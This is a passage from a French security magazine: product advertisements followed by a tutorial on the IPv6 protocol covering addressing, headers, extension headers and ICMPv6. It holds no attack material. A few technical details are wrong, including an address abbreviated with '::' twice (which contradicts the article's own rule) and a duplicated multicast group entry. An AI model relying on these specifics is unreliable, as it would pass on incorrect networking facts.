PC Tools AntiVirus analysera l'ordinateur en profondeur et saura le protéger des attaques virales. Grâce à PC Tools AntiVirus vous serez protégé contre les cyber-menaces les plus dangereuses qui tentent d'accéder à votre ordinateur et aux informations personnelles qu'il contient. Aller sur Internet sans protection contre les dernières espèces de virus et vers particulièrement virulents et se propagent vite tels que Netsky, Mytob et MyDoom peut entraîner l'infection de l'ordinateur en quelques minutes.

<http://www.pctools.com/fr/antivirus/>

Prix : 29,95EUR

SPYWARE DOCTOR

Le but de ce logiciel est de sécuriser votre PC face aux menaces à la vie privée et au tracking. Spyware Doctor™ est un utilitaire de premier ordre destiné à supprimer les malwares et les spywares. Il les supprime de votre PC et le protège des milliers de spywares, adwares, chevaux de Troie, enregistreurs de frappe, spybots et menaces de tracking.

<http://www.pctools.com/fr/consumer/products/>

Prix : 29,95EUR

NTFS FOR LINUX

Combinez l'incompatible et obtenez l'accès transparent vers des volumes NTFS sous le système d'exploitation Linux. Ce logiciel vous permet de lire, modifier, copier et créer de nouveaux fichiers et dossiers. Version limitée, disponible uniquement en anglais. <http://www.paragon-software.com/fr>

SPB BACKUP 2.0 – RÉCUPÉRATION DE DONNÉES SUR VOTRE MOBILE

Spb Backup est un logiciel de sauvegarde et de récupération de données sur Windows Mobile. Il est également utilisé par les logiciels de migration qui sauvegardent l'ensemble des données (cela inclut tous les fichiers de configuration, programmes, mises à jour et bases de données) avant de les transférer sur des périphériques à jour du type matériel ou ROM.

Il y a toujours des personnes qui perdent ou cassent leurs téléphones portables. Le but de Spb Backup 2.0 est de remédier aux problèmes de transfère, perte de données, sauvegarde des préférences et configurations entre téléphones Windows Mobile. Il sauvegarde non seulement vos contacts, messages texte, courriels et fichiers de sauvegarde, mais également vos préférences et les raccourcis !

Dès maintenant la version complète de Spb Backup 2.0 est offerte avec la remise de 30%, exclusivement pour les lecteurs de hakin9. Sur le CD vous trouverez le code promotionnel pour profiter de la réduction spéciale. <http://www.spbsoftwarehouse.com>

MATÉRIAUX COMPLÉMENTAIRES

En supplément d'article *Le protocole Ipv6* nous avons mis sur le CD les illustrations et captures d'écran qui vous aideront à suivre les techniques décrites dans l'article. Vous les trouverez dans le dossier articleIpv6.

Bonne apprentissage !

HAKIN9 LIVE



Dans cet article nous verrons en détails les fonctionnalités et les avantages de Spb Backup 2.0. Vous prendrez connaissance non seulement des possibilités offertes par ce produit, mais également ce qui le rend compétitif sur le marché et ses principales caractéristiques qui donnent de nouvelles possibilités aux utilisateurs grâce à un environnement accessible et bien pensé.

Origine

Spb Backup 1.0 est sorti en 2006 et a connu un grand succès. À l'origine, Spb Backup a fait son apparition grâce à la technologie Spb Clone – un produit, reconnu par des milliers d'entreprises permettant de créer des copies exactes de son PDA. La simplicité de l'interface utilisateur, la fiabilité et la facilité avec laquelle il restaure les données ont fait qu'en 2007 Spb Backup a figuré parmi les meilleures ventes d'outils de sauvegarde sur Pocket PC. Spb Backup est vite devenu un utilitaire de sauvegarde incontournable pour un grand nombre d'ODM, il était livré avec des périphériques ASUS et Gigabyt. Aujourd'hui, Spb lance sur le marché Spb Backup 2.0, qui est à la fois plus rapide, plus efficace et possédant une interface utilisateur améliorée et innovante.

Philosophie du produit

Spb Backup entre dans la catégorie des logiciels de sauvegarde et de récupération de données sur Windows Mobile. Il est également utilisé par les logiciels de migration qui sauvegardent l'ensemble des données (cela inclut tous les fichiers de configuration, programmes, mises à jour et bases de données) avant de les transférer sur des périphériques à jour de type matériel ou ROM.

Spb Backup 2.0 a été conçu avant tout pour être accessible à n'importe quel utilisateur Windows Mobile. Plus on avance et plus il y a une multitude de nouveaux appareils commercialisés. Cependant, certaines choses qui ne changeront jamais, par exemple les personnes qui perdent ou cassent leurs téléphones portables. Le but de Spb Backup 2.0 est de remédier aux problèmes de transfert, perte de données, sauvegarde des préférences et configurations entre téléphones Windows Mobile – c'est aussi simple que de décompresser un fichier archivé.

Spb Backup 2.0 marche à la fois sur Pocket PC et Smartphone, il transférera les archives sauvegardées vers un emplacement sécurisé sur PC via l'assistant de synchronisation de Spb Backup. Spb Backup sauvegarde non seulement vos contacts, messages texte (sms), courriels et fichiers de sauvegarde, mais également vos préférences et les raccourcis. Il clone si bien les configurations d'un téléphone Windows Mobile qu'il est difficile de se rendre compte qu'il y a eu une restauration, excepté l'heure qu'il faut régler soi-même.

Cas d'utilisation

Pourquoi et quand un utilisateur doit sauvegarder les données de son portable? Quelles sont les possibilités de l'outil de sauvegarde ?

Voici divers cas envisageables :

Le portable a été perdu ou volé. Malheureusement il y a encore beaucoup de personnes qui perdent ou se font voler leur portable. La simple perte d'un téléphone portable peut entraîner la perte de ses contacts ou de ses messages texte. Avec les téléphones Windows Mobile ce problème peut être encore plus ardu. Les utilisateurs conservent non seulement des données tels que : leurs contacts, tâches à effectuer, rendez-vous, mais également des infos GPS et des tonnes de logiciels. Dans ce cas même des sauvegardes appropriées sur carte mémoire ne sont d'aucune aide, en effet lorsque le portable est perdu, la carte mémoire l'est également. Spb Backup 2.0 comporte une nouvelle fonctionnalité qui permet de copier automatiquement les fichiers sauvegardés vers le bureau ce qui permet au moins de retrouver ses données selon les situations. Les données peuvent être consultées et exportées grâce à un outil spécifique (décompresser), ou restaurées sur un autre portable.

Le portable a eu des problèmes logiciels, vous avez du faire une réinitialisation. En 2005, Microsoft lança Windows Mobile 5. Le monde du téléphone portable avait plein d'espoir avec les solutions de stockage de type flash qui pouvait être une solution aux pertes de données qui étaient fréquentes avec les premiers systèmes d'exploitation. La communauté du téléphone portable espérait que la sauvegarde des données ne soit plus indispensable. Microsoft supprima l'option de sauvegarde d'ActiveSync sur les versions Windows Mobile 5 et supérieures. Toutefois, les réinitialisations (*hard reset*) étaient toujours à la mode, les gens continuaient à perdre leurs données et devaient faire régulièrement des sauvegardes. Spb Backup était de loin l'unique utilitaire de sauvegarde sur Windows Mobile 5. Autre aspect, certaines applications peuvent présenter des défauts ou bien sont incompatibles lorsqu'elles sont installées ensemble, cela rend l'environnement de travail instable voire défaillant. Ce problème est fréquent depuis la version 1.0 de Spb Backup.

Mise à jour ROM et migration du portable

Au fur et à mesure, la plateforme a connue des améliorations. On a pu voir la sortie de Windows Mobile 6 et Windows Mobile 6.1, et malgré cela on s'attend toujours à des améliorations plus radicales. Les OEM font des merveilles et lancent des portables de plus en plus sophistiqués. Actuellement, les utilisateurs Windows Mobile du monde entier sont confrontés non seulement aux problèmes de pertes de données, mais également de mises à jour et relatifs aux ROM. La dernière version de Spb Backup répond aux attentes des utilisateurs, il sauvegarde non seulement les contacts, les messages textes, courriels et autres tâches, mais il permet également de changer de ROM ou de portable, sans pertes de données.

Pour plus d'informations sur ce produit :
<http://www.spbsoftwarehouse.com>





FRÉDÉRIC ROUDAUT

Le protocole IPv6

Degré de difficulté



Le nombre d'adresses attribuées actuellement est proche des limites du protocole IPv4 utilisé pour la communication Internet. Comme le montrent diverses études : on assistera à une pénurie d'adresses à l'horizon 2011. Le protocole IPv6 est la solution standardisée pour palier à ce manque d'adresses.

Depuis les années 80, l'Internet connaît un succès incroyable. La majeure partie des entreprises y est maintenant directement connectée, le nombre de particuliers détenteur d'un abonnement Internet auprès d'un FAI (*Fournisseur d'Accès Internet*) est en constante croissance. La demande est telle que le nombre d'adresses attribuées actuellement est proche des limites du protocole IPv4 utilisé pour la communication Internet. Les études réalisées par les autorités responsables de l'allocation d'adresses ainsi que la commission européenne convergent : on assistera à une pénurie d'adresses à l'horizon 2011. Il était donc nécessaire d'étendre le plan d'adressage. Le protocole IPv6 est la solution standardisée pour palier à ce manque d'adresses.

La définition de ce nouveau protocole IPv6 a été également une opportunité de corriger certains problèmes inhérents au protocole IPv4. Ces problèmes avaient été mis en exergue par la communauté Réseau au cours des dernières années. De nouveaux besoins tels que la sécurité, la mobilité, une facilitation des mécanismes de configuration sont également apparus et ont pu être pris en compte lors de la standardisation d'IPv6.

Ces différentes modifications font d'IPv6 un protocole à part entière et non une simple extension d'IPv4. Il s'agissait donc d'adapter ces corrections sur l'ensemble des protocoles du modèle en couche TCP/IP expliquant ainsi le travail relativement complexe et colossal effectué

par l'organisme de standardisation de l'Internet, IETF (*Internet Engineering Task Force*) ces dix dernières années principalement (même si les spécifications initiales d'IPv6 datent de 1988).

À défaut d'espace, toutes les Figures parues dans l'article sont disponibles sur le CD joint au magazine (dossier : articleIPv6).

Adressage IPv6 et nommage

L'évolution la plus visible d'IPv6 concerne l'extension de son espace d'adressage pour palier à la pénurie d'adresse du protocole actuel IPv4. Ce paragraphe vous expliquera le format de ces nouvelles adresses ainsi que le nouveau découpage en classes usité par IPv6.

Format des adresses

Les adresses IPv6 sont constituées de 16 octets (128 bits). On dispose ainsi d'environ $3,4 \times 10^{38}$ adresses, soit plus de 667 millions de milliards d'adresses par millimètre carré de surface terrestre. Elles sont découpées en 8 mots de 16 bits (4 chiffres hexadécimaux) séparés par des `:`. En comparaison les adresses IPv4 sont constituées de 4 octets, chaque octet étant noté par sa forme décimale; les différents octets étant séparés par des `.`

Exemple : `fe80:0000:0000:0000:0240:96ff:fea7:00d3` est une adresse IPv6

CET ARTICLE EXPLIQUE...

Le nouveau mode d'adressage.

Les mécanismes de communication sous-jacents.

La configuration automatique.

Les différences entre 2 protocoles : IPv4 et IPv6.

CE QU'IL FAUT SAVOIR...

Afin d'appréhender au mieux cet article, il est préférable d'avoir des connaissances relativement solides d'IPv4 et en particulier du modèle en couche TCP/IP.

Cette notation pouvant être fastidieuse, les méthodes de simplification suivantes ont été définies :

- La notation `::` permet de représenter plusieurs 0 consécutifs au sein de plusieurs mots de 16 bits. Le nombre de 0 peut être retrouvé en examinant le nombre de mots présents dans l'adresse. Cet élément ne peut être présent qu'une fois au sein de l'adresse,
- Au sein d'un mot de 16 bits les chiffres hexadécimaux de poids fort positionnés à 0 peuvent être omis.

La méthode de simplification 1 sur l'exemple précédent nous donne `fe80::0240:96ff:fea7:00d3`.

En appliquant la méthode 2 on obtient l'adresse `fe80::240:96ff:fea7::d3`, qui est beaucoup plus lisible.

En IPv6 on abandonne le format classique de masque usité en IPv4 pour décrire un réseau ou un sous-réseau par le nombre de bits pertinents après le symbole `/`.

Exemple :

- `2a01:e35:2EC0:B6A0::/64` décrit un réseau IPv6 composé des 64 premiers bits,
- `FE80::/64` décrit également en format simplifié un réseau IPv6 de 64 bits. Il s'agit en fait de `FE80:0000::/64`.

Généralement, les 64 premiers bits de l'adresse IPv6 servent à l'adresse de sous-réseau, tandis que les 64 bits suivants identifient l'hôte à l'intérieur du sous-réseau.

Les différents types d'adresses

IPv6 définit 3 types d'adresses les adresse Unicast, Multicast et Anycast. Voici leur description :

- les adresses *Unicast* sont destinées : destinées à la communication avec une interface unique,
- les adresses *Multicast* sont destinées à la communication avec un groupe d'interfaces. La notion de *broadcast* utilisée en IPv4 pour joindre l'ensemble des interfaces d'un lien n'existe plus en IPv6 mais est remplacée par ce type d'adresse beaucoup plus fin,

- les adresses *Anycast* sont destinées à la communication avec une seule interface d'un groupe donné.

Ces notions seront explicitées par la suite.

Adressage Unicast

Les adresses Unicast sont destinées à la communication avec une interface unique. Ces adresses sont de deux types selon leur portée.

- Les adresses *Lien-local* : destinées à la communication au sein d'un lien,
- Les adresses *globales* : ayant une portée mondiale et destinées aux échanges de l'Internet IPv6.

Similairement à IPv4, on retrouve en plus une adresse de loopback ainsi qu'une adresse indéterminée.

La notion d'adressage public/privé utilisé en IPv4 est revisitée en IPv6. Chaque interface possède une adresse Lien-local ainsi que potentiellement une ou plusieurs adresses globales. L'adresse utilisée

sera l'une ou l'autre selon la portée de la communication. Le concept principal d'IPv6 est la communication de bout en bout. Le NAT/PAT (*Network Address Translation/Protocol Address Translation*) n'a plus sa place en IPv6. En effet, le NAT bien que considéré comme un moyen de protection et masquage des réseaux posait de sérieux problèmes sur cette communication de bout en bout. Un certain nombre d'artifices sont ainsi généralement utilisés pour pallier à la modification des adresses IPv4 et des ports TCP/UDP (et identifiants ICMP) au niveau des routeurs de bordures. Il est ainsi parfois nécessaire de disposer en sus d'ALGs (*Application Level Gateway*) ou passerelles applicatives pour modifier le contenu des charges utiles des paquets lorsque celles-ci contiennent des informations relatives aux adresses privées. C'est le cas du protocole FTP (*File Transfert Protocol*) par exemple, dans lequel les échanges initiaux de contrôle indiquent au niveau de la charge utile l'adresse ainsi que le port de la session de donnée.

Tableau 1. Code Fabricant (OUI) sur 3 octets

Code Fabricant (OUI) sur 3 octets en hexadécimal	Vendeur/Fabricant
00 - 00 - 0C	Cisco
00 - 03 - 93	Apple
02 - 80 - 8C	3COM
08 - 00 - 20	SUN
08 - 00 - 5A	IBM

Tableau 2. Portée des adresses Multicast

Valeur	Portée
1	Interface-local
2	Lien-local
4	Admin-local
5	Site-local (actuellement déprécié)
0, 3, F	Réservé
6, 7, A, B, C, D	Non assigné

Tableau 3. Quelques Groupes Multicast prédéfinis

Préfixe	Groupe
FF01::1	Tous les nœuds de l'interface
FF02::1	Tous les nœuds du lien
FF01::1	Tous les routeurs de l'interface
FF02::2	Tous les routeurs du lien
FF02::9	Tous les routeurs RIPng

La limitation majeure concerne la sécurisation des échanges de bout en bout. Un chiffrement ou une authentification utilisant l'adresse de l'émetteur devient ainsi invalide dès lors que l'adresse de celui-ci est modifiée par le routeur de bordure. Contrairement aux idées reçues le NAT/PAT n'est pas une sécurité fiable et peut donc facilement être abandonné au profit de mécanisme de sécurisation de bout en bout. LE NAT/PAT est simplement un artifice pour palier à la pénurie d'adresses IPv4.

Identifiant EUI-64

Les adresses MAC (*Media Access Control*) sont des identifiants physiques stockés dans les cartes ou les interfaces réseaux afin de permettre un adressage mondial pratiquement unique.

Cette assertion n'est cependant pas garantie, la plupart des drivers permettent maintenant de la modifier manuellement.

Les espaces de nommage suivants, gérés par l'IEEE (*Institute of Electrical and Electronics Engineers*) sont couramment utilisés afin d'adresser ces différentes interfaces :

- EUI-64 sur 64 bits,
- MAC-48 sur 48 bits.

Les adresses unicast IPv6 utilisent intensivement une version modifiée de l'EUI-64 (Extended Unique Identifier sur 64 bits) afin de permettre l'identification d'une

interface sur un lien. Il est donc requis que ces identifiants d'interface soient uniques au sein d'un préfixe réseau.

Celles-ci sont formées depuis un identifiant EUI-64 (cf. Figure 1) par inversion d'un bit particulier noté u (*universal/local bit*).

Les cartes Ethernet, elles, possèdent un identifiant de la forme MAC-48 (cf. Figure 2) et sont exprimées sous la forme de 12 chiffres hexadécimaux :

- les 3 premiers octets notés *OUI* (*Organizationally Unique Identifiers*) sont administrés par l'IEEE et identifient le constructeur,
- les 3 suivants sont à la charge du constructeur et forment le numéro de série de la carte.

Le tableau 1 vous présente ainsi quelques numéros OUI attribués par l'IANA. Chaque carte réseau vendue par Cisco commence donc par le préfixe 00-00-0C.

Un identifiant EUI-64 modifié est formé depuis cette adresse MAC par inversion du bit u (universal/local bit) et insertion de la valeur hexadécimale sur deux octets FFFE entre le numéro constructeur et le numéro d'interface (cf. Figure 3).

Exemple : L'adresse Mac 00-40-96-A7-C5-D3 donne ainsi l'identifiant d'interface 02-40-96-FF-FE-A7-C5-D3

Adresses Lien-local

Au niveau d'un lien, les adresses IPv6 sont formées par concaténation du préfixe FE80:

:/64 à l'identifiant d'interface au format EUI-64 modifié. La Figure 4 présente un tel type d'adresse. L'unicité au niveau lien de l'identifiant d'interface assure ainsi l'unicité de l'adresse IPv6 Lien-local. Ce type d'adresse ne traverse jamais les routeurs.

Adresses Globales

Les adresses Globales sont formées de manière similaire aux adresses Lien-local par concaténation du préfixe réseau à l'identifiant d'interface au format EUI-64 Modifié. L'unicité au niveau du préfixe de l'identifiant d'interface assurera également l'unicité mondiale de l'adresse IPv6, les préfixes réseaux étant délivrés par des fournisseurs de service ou directement des autorités de régulation. La nomenclature d'une telle adresse a été clairement définie afin de permettre des attributions hiérarchiques de préfixes jusqu'aux sites finaux.

Ce type d'adresse est utilisé pour une communication généralement en dehors d'un réseau local ou LAN (*Local Area Network*) voir à l'échelle de l'Internet IPv6. L'adresse de loopback (127.0.0.1 en IPv4) est utilisée pour représenter le nœud lui-même. Elle ne transite jamais sur le réseau. Elle est notée ::1. L'adresse indéterminée est utilisée par exemple lorsque l'interface n'a pas encore connaissance de son adresse (0.0.0.0 en IPv4). Elle est notée ::.

Adressage Multicast

En IPv4, on dispose de la notion de broadcast afin de permettre la diffusion

Tableau 4. Champs de l'entête IPv6

Champs	Taille	Rôle
Version	4 bits	Décrit la version du protocole. Vaut 6 pour IPv6.
Traffic Class	8 bits	Destiné pour faire de la QoS par priorisation, shaping de trafic ... ayant pour but d'offrir des fonctions de qualité de service comme Diffserv.
Flow Label	20 bits	Incomplètement spécifié actuellement. Numéro unique choisi par la source, ayant pour but d'offrir des fonctions de qualité de service comme RSVP.
Payload Length	16 bits	Longueur en octet de la charge utile du paquet. En présence d'extension d'entête, ceux-ci sont comptabilisés par ce champ. En IPv4, un champ similaire Total Length comptabilise en plus l'entête ce qui finalement est inutile et limite la taille totale de la charge utile du paquet.
Next Header	8 bits	Décrit l'entête de la couche immédiatement supérieure ou la prochaine extension d'entête. Similaire au champ Protocol en IPv4.
Hop Limit	8 bits	Décrémenté par chaque routeur présent le long du chemin. Le paquet est jeté si ce champ devient nul permettant ainsi d'éviter que le paquet boucle indéfiniment dans le réseau. Similaire au champ TTL en IPv4.
Source Address	128 bits	Contient une adresse unicast de l'émetteur du paquet.
Destination Address	128 bits	Contient l'adresse du ou des destinataires du paquet.

Le *checksum* ou somme de contrôle calculé sur l'entête n'est plus présent. On considère les réseaux suffisamment fiables pour ne pas avoir besoin de vérifier ce champ d'autant plus que dans le cas d'IPv4 celui-ci est vérifié et recalculé par chaque routeur présent le long du chemin. En effet ce checksum inclus le champ TTL (*Time To Live*) décrémenté par chaque routeur lors du transfert du paquet. Ce champ TTL est destiné à éviter qu'un paquet boucle indéfiniment dans le réseau. Ainsi les routeurs rencontrant un paquet avec un champ TTL à 0 se doivent de le jeter. Les protocoles de niveau supérieur (niveau transport) auront la charge de vérifier l'intégrité des paquets,

Les champs relatifs à la fragmentation ont été supprimés de l'entête. En IPv6, es paquets ne sont plus fragmentés le long du chemin mais sont fragmentés par la source. La source se doit donc de connaître le Path MTU (*Maximum Transmission Unit*) ou taille maximum des informations pouvant transiter le long du chemin. Un protocole dédié baptisé *Path MTU Discovery* a donc été soigneusement défini dans cette optique. Afin de faciliter ce protocole un MTU minimum de 1280 octets est exigé sur les différents liens utilisant IPv6,

Les options et en particulier leur alignement étaient assez mal gérés en IPv4 rendant ainsi difficile une gestion hardware de celles-ci. Ces problèmes ont été corrigés en IPv6. Elles sont maintenant baptisées extensions header et sont chaînées entre elles de manière plus cohérente.

Bien entendu les adresses IPv6 étant 4 fois plus grandes, l'entête IPv6 est également plus grand. Il fait 40 octets pour l'entête minimal alors que l'entête IPv4 n'en fait que 20. On constatera néanmoins que les 2 adresses IPv6 de l'entête représentent déjà 32 octets alors que les 2 adresses IPv4 n'en font que 8 (i.e. 24 octets de plus).

La Figure 7 vous présente l'entête IPv6 minimal ainsi que l'entête IPv4 pour comparaison. La signification des différents champs de l'entête IPv6 est précisé dans le Tableau 4.

Chaînage des entêtes et extensions d'entête

Les différents entêtes de niveau supérieur ainsi que les options IPv6 sont chaînés entre eux par l'utilisation d'un champ *Next Header*.

Le Tableau 5 présente quelques-unes des valeurs de ce champ *Next Header* définies par l'IANA.

Le nombre d'options minimales et obligatoires implémentées sur les piles IPv6 est moins important qu'en IPv4. On distingue les extensions d'entêtes suivants :

- *Hop-by-Hop Options Header*,
- *Fragment Header*,
- *Destination Options Header*,
- *Authentication Header (AH)*,
- *Encapsulating Security Payload (ESP)*.

Historiquement IPv6 incluait également un entête baptisé *Routing Header de type 0*, similaire à l'option Loose Source Routing en IPv4. Cette option permet de traverser des

routeurs prédéfinis lors de l'acheminement du paquet. Cet entête contenait ainsi une liste d'adresses à traverser et lorsque la première cible indiquée dans l'adresse de destination du paquet était atteinte, celle-ci échangeait son adresse avec la première adresse de la liste et ainsi de suite jusqu'au dernier élément de la liste. Le nombre d'adresses présentes pouvant être relativement important au sein de cette liste, cette option pouvait être plus facilement utilisée en IPv6 pour effectuer des attaques par déni de service en créant des boucles dans ces listes. Cette extension d'entête a donc été dépréciée.

Le Tableau 6 présente les valeurs utilisées dans les champs *Next Header* précédent afin de permettre le chaînage de ces différentes extensions d'entête.

Ces extensions d'entête ont parfois des contraintes d'alignement. Dans ces cas-là des sous-options de bourrage sont utilisées. La Figure 8 présente les extensions d'entête qui seront explicitées par la suite.

Hop-By-Hop Option Header

Cette extension d'entête est analysée par l'ensemble des routeurs présent le long du chemin.

Le rôle des différents champs est précisé dans le Tableau 7. On pourra se reporter à la Figure 8 pour le format de l'entête.

Fragment Header

Cette extension d'entête est utilisée pour transférer un fragment de paquet, le

Tableau 8. Champ de l'extension d'entête *Fragment Header*

Champs	Taille	Rôle
Next Header	8 bits	Décrit l'entête de la couche immédiatement supérieure ou la prochaine extension d'entête.
Reserved	8 bits	Réservé pour une utilisation future.
Fragment Offset	13 bits	Offset en unité de 8 octets relativement au début de la partie fragmentable du paquet originel.
Res	2 bits	Réservé.
M	1 bit	Positionné à 1 s'il y a d'autres fragments ultérieurs, à 0 sinon.
Identification	32 bits	Identificateur commun à l'ensemble des fragments.

Tableau 9. Champ de l'extension d'entête *Destination Option Header*

Champs	Taille	Rôle
Next Header	8 bits	Décrit l'entête de la couche immédiatement supérieure ou la prochaine extension d'entête.
Hdr Ext Len	8 bits	Longueur de l'entête en mot de 8 bits sans prendre en compte les 8 premiers bits.
Options	Variable	Contient une ou plusieurs sous-options adéquates au protocole usité. La taille de ce champ est telle que l'extension d'entête soit un multiple de 8 octets.

paquet originel étant supérieur au *Path MTU* (MTU minimum entre la source et la destination). En IPv6 la fragmentation est effectuée de bout en bout et non plus dans le cœur de réseau comme en IPv4. Ceci sera reprécisé par la suite avec la notion de *Path MTU Discovery*.

Grossièrement l'émetteur fragmente le paquet originel en petits fragments de taille inférieure ou égale au *Path MTU*. Ces fragments seront réassemblés par la destination avant transmission à la couche de niveau transport.

Le rôle des différents champs est précisé dans le Tableau 8. On pourra se reporter à la Figure 8 pour le format de l'entête.

Destination Option Header

Cette extension d'entête est utilisée pour transférer des informations

Tableau 10. Champ de l'entête ICMPv6

Champs	Taille	Rôle
Type	8 bits	Indique le type de message ICMPv6.
Code	8 bits	Positionné à 0.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
Content	Variable	Spécifique au type de message ICMPv6 usité.

Tableau 11. Champ Type des messages d'erreur ICMPv6

Messages d'erreurs	Valeur du champ Type
Destination Unreachable	1
Packet too Big	2
Time Exceeded	3
Parameter Problem	4

Tableau 12. Champs de l'entête ICMPv6 Destination Unreachable

Champs	Taille	Rôle
Type	8 bits	Vaut 1.
Code	8 bits	Précise la cause de rejet du paquet : 0 : Pas de route pour la destination, 1 : Interdiction administrative, 2 : Portée de la destination en inadéquation avec la source, 3 : Adresse non joignable, 4 : Port non joignable, 5 : Rejet suite à la politique ingress/egress de l'adresse source, 6 : Rejet suite à une politique de route vers la destination.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
Unused	32 bits	Positionné à 0.
Content	Variable	Contient une partie du paquet responsable de telle manière que la taille totale du paquet ICMPv6 ne dépasse pas le MTU minimum IPv6.

complémentaires uniquement analysées par la destination.

Le rôle des différents champs est précisé dans le Tableau 9. On pourra se reporter à la Figure 8 pour le format de l'entête.

Authentication Header & Encapsulating Security Payload

Ces extensions d'entête sont utilisées par le protocole IPsec, chargé de la sécurité du paquet. Ces extensions ainsi que le protocole IPsec seront décrits ultérieurement.

Protocoles de niveau Transport pour IPv6 : TCP & UDP

Les protocoles de niveau transport sont légèrement impactés par cette nouvelle version du protocole. Leurs comportements ainsi que leur entêtes restent à l'identique mais étant donné que l'entête IPv6 n'inclut

pas de checksum et que les adresses sont plus grandes, quelques modifications sont à prendre en considération.

- En IPv4, UDP n'a pas pour obligation de remplir son champ checksum. Avec IPv6, ce calcul devient obligatoire pour UDP étant donné que l'entête IPv6 n'inclut pas de champ checksum,
- Les calculs de checksum, aussi bien en IPv4 qu'en IPv6 pour UDP et TCP s'effectuent sur l'entête UDP ou TCP suivi de la charge utile du protocole de niveau transport et précédé d'un pseudo-header incluant entre autre les adresses source et destination IP. Ce pseudo-Header étant légèrement différent entre les deux versions, les adresses étant de tailles différentes, le calcul du checksum est lui aussi légèrement modifié. Sans rentrer dans les détails le calcul est le complément à 1 sur 16 bits de la somme des compléments à 1 de tous les mots de 16 bits présents dans cette concaténation d'entêtes.

La Figure 9 présente le pseudo-Header utilisé en IPv4 ainsi qu'en IPv6.

ICMPv6

ICMPv6 (*Internet Control Message Protocol*) est un protocole de niveau 3 sur le modèle en couche TCP/IP, qui permet le contrôle des erreurs de transmission. En effet, comme le protocole IPv6 ne gère que le transport des paquets et ne permet pas l'envoi de messages d'erreur, c'est grâce à ce protocole qu'une machine émettrice peut savoir qu'il y a eu un incident de réseau.

ICMPv6 est plus que le pendant d'ICMP pour IPv4, dans la mesure où il reprend ses spécificités et y ajoute d'autres autresfois subdivisées dans divers protocoles indépendants. On distingue en particulier :

- la résolution d'adresse, la détection d'adresse double ... intégrés auparavant dans ARP (*Address Resolution Protocol*) pour IPv4. Ces nouveautés seront par la suite décrites au sein du protocole baptisé *Neighbor Discovery*,
- la gestion de groupes multicast définie auparavant dans IGMP (*Internet Group Management Protocol*) pour IPv4. Ce mécanisme est à présent nommé MLD (*Multicast Listener Discovery*),

La découverte du *Path MTU*, par le mécanisme *Path MTU Discovery*.

Ces différents messages se classifient en 2 catégories :

- Messages d'erreur : notés de 0 à 127 inclus,
- Messages informationnels : notés de 128 à 255 inclus.

Entête ICMPv6

L'entête commun à l'ensemble des messages ICMPv6 est présenté en Figure 10. Le rôle des champs génériques principaux est indiqué dans le Tableau 10.

Messages d'erreurs

Les messages d'erreurs ICMPv6 sont similaires à ceux utilisés en ICMPv4. Ceux-ci sont indiqués dans le Tableau 11.

Les entêtes de ces différents messages d'erreurs sont relativement proches et sont décrites par la Figure 11.

Destination Unreachable

Un routeur ne pouvant transférer un paquet pour une quelconque raison telle que par exemple par manque de connaissance sur la route à emprunter, par cause d'outre-passement de la politique de sécurité devrait générer un tel message à l'entité émettrice avant de rejeter le paquet. La charge utile de ce message contient une partie du paquet responsable de telle manière que la taille totale du paquet ICMPv6 ne dépasse pas le MTU minimum IPv6 (i.e. 1280 octets). En cas de rejet par cause de congestion un routeur ne doit jamais générer un tel paquet, il ne ferait qu'accentuer la congestion.

De la même manière une entité destinataire peut générer un tel paquet si le protocole de niveau transport ne dispose pas par exemple de serveur en écoute sur le port que l'émetteur cherche à joindre.

Le rôle des différents champs est précisé dans le tableau 12. On pourra se reporter à la Figure 11 pour le format de l'entête.

Packet Too Big

Ce type de message est particulièrement intéressant pour la détection du MTU minimum présent le long du chemin (Cf. *Path MTU Discovery*). Un routeur devant transférer un message sur un lien ne pouvant le contenir utilise ce type de message en précisant la taille du MTU limitatif pour en

informer l'émetteur. La charge utile de ce message contient une partie du paquet responsable de telle manière que la taille totale du paquet ICMPv6 ne dépasse pas le MTU minimum IPv6 (i.e. 1280 octets).

Le rôle des différents champs est précisé dans le Tableau 13. On pourra se reporter à la Figure 11 pour le format de l'entête.

Time Exceeded

Ce type de message est généré par un routeur lorsque le champ Hop Limit du paquet IPv6 à transmettre atteint ou est égal à 0. Les paquets IPv6 présentant une telle spécificité sont jetés.

C'est en particulier ce type de message qui permet de connaître la route utilisée entre 2 points de communication par la commande classique *traceroute6*. Dans un cadre d'utilisation classique de cette commande, l'émetteur transmet des paquets IPv6 vers la destination en incrémentant le champ Hop Limit à partir de la valeur 1. Le premier routeur recevra donc un tel paquet avec un champ Hop Limit à 1, décrémentera ce champ à 0 et générera un paquet *Time Exceeded* vers la source ; le second routeur recevra également un paquet avec un champ Hop Limit à 1, décrémentera ce champ à 0 et générera un paquet *Time Exceeded* vers la source ... et ainsi de suite jusqu'à la destination finale.

Tableau 13. Champs de l'entête ICMPv6 *Packet Too Big*

Champs	Taille	Rôle
Type	8 bits	Vaut 2.
Code	8 bits	Positionné à 0.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
MTU	32 bits	Indique le MTU limitatif.
Contenu	Variable	Contient une partie du paquet responsable de telle manière que la taille totale du paquet ICMPv6 ne dépasse pas le MTU minimum IPv6

Tableau 14. Champs de l'entête ICMPv6 *Time Exceeded*

Champs	Taille	Rôle
Type	8 bits	Vaut 3.
Code	8 bits	Positionné à 0.
Checksum	16 bits	Somme de contrôle afin de détecter des erreurs éventuelles de transmission.
Unused	32 bits	Positionné à 0.
Contenu	Variable	contient une partie du paquet responsable de telle manière que la taille totale du paquet ICMPv6 ne dépasse pas le MTU minimum IPv6

Le rôle des différents champs est précisé dans le tableau 14. On pourra se reporter à la Figure 11 pour le format de l'entête.

Parameter Problem

Ce type de message est généré par un routeur ne pouvant parser un paquet IPv6 suite à une erreur rencontrée dans l'entête ou dans les entêtes d'extension.

Le rôle des différents champs est précisé dans le Tableau 15. On pourra se reporter à la Figure 11 pour le format de l'entête.

Messages informationnels

Les messages d'information ICMPv6 principaux sont indiqués dans le Tableau 16.

Dans ce paragraphe, seuls seront précisés les messages à caractère informatif. Ceux relatifs au Neighbor Discovery seront explicités dans le paragraphe associé.

Echo Request / Echo Reply

Ces paquets sont utilisés comme sonde pour détecter si une machine est joignable ou non.

Lorsque un paquet ICMPv6 *Echo Request* est transmis à une interface celle-ci doit répondre à la machine émettrice par un paquet *ICMPv6 Echo Reply* en utilisant un adressage source de même portée. Ce type de message est principalement utilisé par la commande classique *ping6*.

